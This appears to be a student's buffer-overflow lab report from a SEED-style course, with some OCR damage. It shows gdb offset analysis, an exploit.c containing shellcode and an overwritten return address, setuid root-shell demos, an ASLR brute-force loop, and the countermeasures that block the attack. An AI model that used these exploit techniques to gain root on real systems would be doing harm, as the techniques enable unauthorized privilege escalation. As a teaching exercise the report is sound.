Introduction


I will utilize the “NAT Port Forwarding technique” to perform tasks on my computer terminal instead of the Ubuntu 16.04_32Bits terminal. This lab aims to exploit the buffer overflow vulnerabilities, bypassing some security schemes to achieve this buffer overflow attack and executing shellcode to achieve the lab’s result.

Objective

Task 1: Running Shellcode

As to the screenshot below, I compile the call_shellcode.c file and executes the output file in order to call the “zsh” shell.

Finally, the final result indicated that I enter the “zsh” shell with the “readlink” command [1].



Task 2: Exploiting the Vulnerability

The purpose of task2 is that we need to find a return address from the stack.c firstly, leveraging the return address with exploit.c file jumps to shellcode.

The below screenshot shows a test that the stack program can return properly.

As seen from the below screenshot, we need to disable The StackGuard Protection Scheme and set the stack of the stack.c that is executable. Therefore, analyzing the output file with the gdb debugger and setting the breakpoint on the BOF function , the buffer function we can escalate in the stack.c.

```
[10/19/22]seed@VM:.../BOF$ touch badfile
[10/19/22]seed@VM:.../BOF$ gcc -o stack -g -z exectstack -fno-stack-protector stack.c
/usr/bin/ld: warning: -z exectstack ignored.
[10/19/22]seed@VM:.../BOF$ gcc -o stack -g -z execstack -fno-stack-protector stack.c
[10/19/22]seed@VM:.../BOF$ ls
badfile  call_shellcode.c  exploit.c  stack  stack.c
[10/19/22]seed@VM:.../BOF$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ r
Starting program: /media/sf_Kali_CyberSecTool/BOF/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[----------------------------------registers-----------------------------------]
EAX:  xbffffd   --> 0x34208
EBX:  0x0
ECX:  x    fb    --> 0x0
```

Referring to the below screenshot, we find the buffer starting (buffer[0]) and ebp (frame pointer) address, which is 0xbffff078 and 0xffff098, respectively. And, we can calculate the offset is 0xffff098-0xffff078 = 0x20(hex).

0x20 (hex) is equivalent to 32 in decimal.

```
ESP:  xbffff     -->  xb fe  eb (<_dl_fixup+11>:  add     esi,0x15915)
EIP:  x      f  (<bof+6>:         sub     esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484eb <bof>:       push   ebp
   0x80484ec <bof+1>:     mov    ebp,esp
   0x80484ee <bof+3>:     sub    esp,x
=> 0x80484f1 <bof+6>:     sub    esp,0x8
   0x80484f4 <bof+9>:     push   DWORD PTR [ebp+0x8]
   0x80484f7 <bof+12>:    lea    eax,[ebp-0x20]
   0x80484fa <bof+15>:    push   eax
   0x80484fb <bof+16>:    call   0x8048390 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| xbffff     -->  xb fe  eb (<_dl_fixup+11>:        add     esi,0x15915)
0004| xbffff     -->  0x0
0008| xbffff     -->  xb f c     -->  0x1b1db0
0012| xbffff  c  -->  xb b       (0xb7b62940)
0016| xbffff     -->  xbffff e   -->  0x0
0020| xbffff     -->  xb feff    (<_dl_runtime_resolve+16>:      pop     edx)
0024| xbffff     -->  xb dc   b  (<__GI__IO_fread+11>:   add     ebx,0x153775)
0028| xbffff  c  -->  0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffff0d7 "\bB\003") at stack.c:21
21          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff098
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff078
gdb-peda$ p/d 0xbffff098-0xbffff078
$3 = 32
gdb-peda$
```

Therefore, we know the return address is 32 + 4 bytes (size of frame pointer) and set this in the exploit.c, then put it in the exploit program.

```
  GNU nano  . .                    File: exploit.c                          Modified

    "\x89\xe1"              /* movl     %esp,%ecx                */
    "\x99"                  /* cdq                                 */
    "\xb0\x0b"              /* movb     $0x0b,%al                */
    "\xcd\x80"              /* int      $0x80                    */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    int start = 517 - sizeof(shellcode);
    strcpy(buffer + start, shellcode);

    /* You need to fill the buffer with appropriate contents here */
    int ret = (0xbffff098 + start);
    strcpy(buffer + 36, (char *)&ret);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```


The below screenshot shows that we successfully get the root shell via a buffer-overflow attack. More specifically, executing the exploit shell saves the results to the “badfile” and the stack.c reads the contents from “badfile” to the BOF function, which causes a buffer overflow vulnerability and gets the root shell.

```
[10/24/22]seed@VM:~/.../BOF$ sudo chown root stack
[10/24/22]seed@VM:~/.../BOF$ sudo chmod 4755 stack
[10/24/22]seed@VM:~/.../BOF$ gcc -o exploit exploit.c
[10/24/22]seed@VM:~/.../BOF$ ./exploit
[10/24/22]seed@VM:~/.../BOF$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
$ ^Zecit
/bin//sh: 2: ecit: not found
$ exit
[10/24/22]seed@VM:~/.../BOF$ sudo ln -sf /bin/zsh /bin/sh
[10/24/22]seed@VM:~/.../BOF$ ./exploit
[10/24/22]seed@VM:~/.../BOF$ ./stack
# # id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# whoami
root
#
```

Task 3: Defeating dash's Countermeasure

This task's purpose is to utilize setting SUID to escalate privilege from normal user to root user.

Senerio1: Setting SUID of Root bit.



```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
 char *argv[2];
 argv[0] = "/bin/sh";
 argv[1] = NULL;
 setuid(0);
 execve("/bin/sh", argv, NULL);
 return 0;
}
```

And the below screenshots, using soft-link the dah shell to the bash shell firstly and execute similar commands as we did in task2. We can get the root shell with the "#" symbol ultimately.

```
[10/19/22]seed@VM:~/.../BOF$ sudo ln -s /bin/dash /bin/sh
[10/19/22]seed@VM:~/.../BOF$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 19 13:25 /bin/sh -> /bin/dash
[10/19/22]seed@VM:~/.../BOF$ sudo vim dash_shell_test.c
[10/19/22]seed@VM:~/.../BOF$ gcc dash_shell_test.c -o dash_shell_test
[10/19/22]seed@VM:~/.../BOF$ sudo chown root dash_shell_test
[10/19/22]seed@VM:~/.../BOF$ sudo chmod 4755 dash_shell_test
[10/19/22]seed@VM:~/.../BOF$ ls
badfile            dash_shell_test     exploit     exploit.py   stack.c
call_shellcode.c   dash_shell_test.c   exploit.c   stack        stack_dbg
[10/19/22]seed@VM:~/.../BOF$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
13(lpadmin),128(sambashare),999(vboxsf)
#
```

Scenario 2: Without Setting SUID of Root bit.


Similarly, linking the dah shell to the bash shell and executing similar commands as we did in task2. We get the regular shell with “$” ultimately. This result is because we execute dash_shell_test without setting the SUID root bit.

```
17%
6.9 GB
[10/19/22]seed@VM:~/.../BOF$ sudo vim dash_shell_test.c
[10/19/22]seed@VM:~/.../BOF$ gcc dash_shell_test.c -o dash_shell_test
[10/19/22]seed@VM:~/.../BOF$ sudo chown root dash_shell_test
[10/19/22]seed@VM:~/.../BOF$ sudo chmod 4755 dash_shell_test
[10/19/22]seed@VM:~/.../BOF$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
),113(lpadmin),128(sambashare),999(vboxsf)
$
```

Task 4: Defeating Address Randomization

As this is 32-bit Linux, the stack base address can have only 524, 288 possibilities, which we can easily crack by brute force.

We are enabling address randomization.





```
[10/25/22]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/25/22]seed@VM:~$ ls -lrt
total 1748
-rw-r--r-- 1 seed seed    8980 Jul 25  2017 examples.desktop
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Videos
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Public
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Music
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Desktop
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 Customization
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 bin
drwxrwxr-x 3 seed seed    4096 May  1  2018 android
drwxrwxr-x 3 seed seed    4096 May  9  2018 lib
drwxrwxr-x 4 seed seed    4096 May  9  2018 source
-rw-rw-r-- 1 seed seed 1661676 Jan  2  2019 get-pip.py
drwxr-xr-x 2 seed seed    4096 Apr  2  2022 Downloads
-rw-rw-r-- 1 seed seed     977 Oct 14 15:00 stack.c
-rw-rw-r-- 1 seed seed    1020 Oct 14 15:00 exploit.py
-rw-rw-r-- 1 seed seed    1260 Oct 14 15:00 exploit.c
-rw-rw-r-- 1 seed seed     117 Oct 17 13:27 task1.c
-rwxr-xr-x 1 root root    7388 Oct 17 13:41 shellcode
-rwxrwxr-x 1 seed seed    7396 Oct 17 13:51 a.out
-rw-rw-r-- 1 seed seed     971 Oct 17 14:03 call_shellcode.c
-rwxrwxr-x 1 seed seed    7388 Oct 17 14:03 aa
-rw-r--r-- 1 root root      11 Oct 17 14:16 peda-session-stack.txt
-rwxrwxrwx 1 seed seed     251 Oct 25 22:02 brute_force.sh
drwxr-xr-x 3 seed seed    4096 Oct 25 23:42 Pictures
-rwxrwxr-x 1 seed seed    7516 Oct 25 23:54 stack
[10/25/22]seed@VM:~$ sudo chown root stack
[10/25/22]seed@VM:~$ sudo chmod 4755 stack
[10/25/22]seed@VM:~$
```

```
[10/26/22]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

```
[10/26/22]seed@VM:~$ ls -lrt
total 1748
-rw-r--r-- 1 seed seed    8980 Jul 25  2017 examples.desktop
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Videos
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Public
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Music
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Desktop
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 Customization
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 bin
drwxrwxr-x 4 seed seed    4096 May  1  2018 android
drwxrwxr-x 3 seed seed    4096 May  9  2018 lib
drwxrwxr-x 4 seed seed    4096 May  9  2018 source
-rw-rw-r-- 1 seed seed 1661676 Jan  2  2019 get-pip.py
drwxr-xr-x 2 seed seed    4096 Apr  2  2022 Downloads
-rw-rw-r-- 1 seed seed     977 Oct 14 15:00 stack.c
-rw-rw-r-- 1 seed seed    1020 Oct 14 15:00 exploit.py
-rw-rw-r-- 1 seed seed    1260 Oct 14 15:00 exploit.c
-rw-rw-r-- 1 seed seed     117 Oct 17 13:27 task1.c
-rwxr-xr-x 1 root root    7388 Oct 17 13:41 shellcode
-rwxrwxr-x 1 seed seed    7396 Oct 17 13:51 a.out
-rw-rw-r-- 1 seed seed     971 Oct 17 14:03 call_shellcode.c
-rwxrwxr-x 1 seed seed    7388 Oct 17 14:03 aa
-rw-r--r-- 1 root root      11 Oct 17 14:16 peda-session-stack.txt
-rwxrwxrwx 1 seed seed     251 Oct 25 22:02 brute-force.sh
drwxr-xr-x 3 seed seed    4096 Oct 25 23:42 Pictures
-rwsr-xr-x 1 root seed    7516 Oct 25 23:54 stack
```

```
Screenshot
seed@VM:~$ cat brute-force.sh
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

Now we are running the vulnerable program in a loop. As we are successful in exhausting the address randomization, the program stops execution.





```
1 minutes and 54 seconds elapsed.
The program has been running 110798 times so far.
./brute-force.sh: line 14: 17650 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110799 times so far.
./brute-force.sh: line 14: 17651 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110800 times so far.
./brute-force.sh: line 14: 17652 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110801 times so far.
./brute-force.sh: line 14: 17653 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110802 times so far.
./brute-force.sh: line 14: 17654 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110803 times so far.
./brute-force.sh: line 14: 17655 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110804 times so far.
./brute-force.sh: line 14: 17656 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110805 times so far.
./brute-force.sh: line 14: 17657 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110806 times so far.
./brute-force.sh: line 14: 17658 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110807 times so far.
./brute-force.sh: line 14: 17659 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110808 times so far.
./brute-force.sh: line 14: 17660 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110809 times so far.
./brute-force.sh: line 14: 17661 Segmentation fault      ./stack
1 minutes and 54 seconds elapsed.
The program has been running 110810 times so far.
$
```

Task 5: Turn on the StackGuard Protection

Firstly, disable the address randomization with “echo 0 >


/proc/sys/kernel/randomize_va_space" [4] before enabling SafeGuard protection and setting the SUID bit to the executable stack. Therefore, the system detects the buffer-overflow vulnerability, which is a "Segmentation fault."



Task 6: Turn on the Non-executable Stack Protection

According to the below screenshot, compile "stack. c" with non-executable protection and disable StackGuard Protection, and then execute the same mean as

task2. The result does not prompt the root shell. Hence, the non-executable stack protection prevents buffer overflow happens.



Conclusion

Overall, this buffer-overflow lab allows us to exploit buffer-overflow vulnerabilities and get a root shell with various means, such as brute force and suid root bit. Additionally, this lab at the end of the tasks also guides me on how to against buffer-overflow vulnerabilities with stack guard and non-executable stack protections.

.

Reference

1. Baeldung, “Determine the current shell in Linux,” Baeldung on Linux, 10-Oct-2021. [Online]. Available:

https://www.baeldung.com/linux/find-current-shell. [Accessed: 21-Oct-2022].

2. “GDB cheat sheet - darkdust.net.” [Online]. Available: https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf. [Accessed: 24-Oct-2022].

3. A. Malla, “Buffer overflow attack,” *Medium*, 20-Sep-2020. [Online]. Available: https://aayushmalla56.medium.com/buffer-overflow-attack-dee62f8d6376. [Accessed: 24-Oct-2022].

4. 0fnt0fnt 7, Brandon FrohbieterBrandon Frohbieter 17.1k33 gold badges3737 silver badges6161 bronze badges, StephenStephen 2, and rts1rts1 1, “Disable randomization of memory addresses,” *Stack Overflow*, 01-Jun-1958. [Online]. Available: https://stackoverflow.com/questions/5194666/disable-randomization-of-memory-addresses. [Accessed: 24-Oct-2022].

5.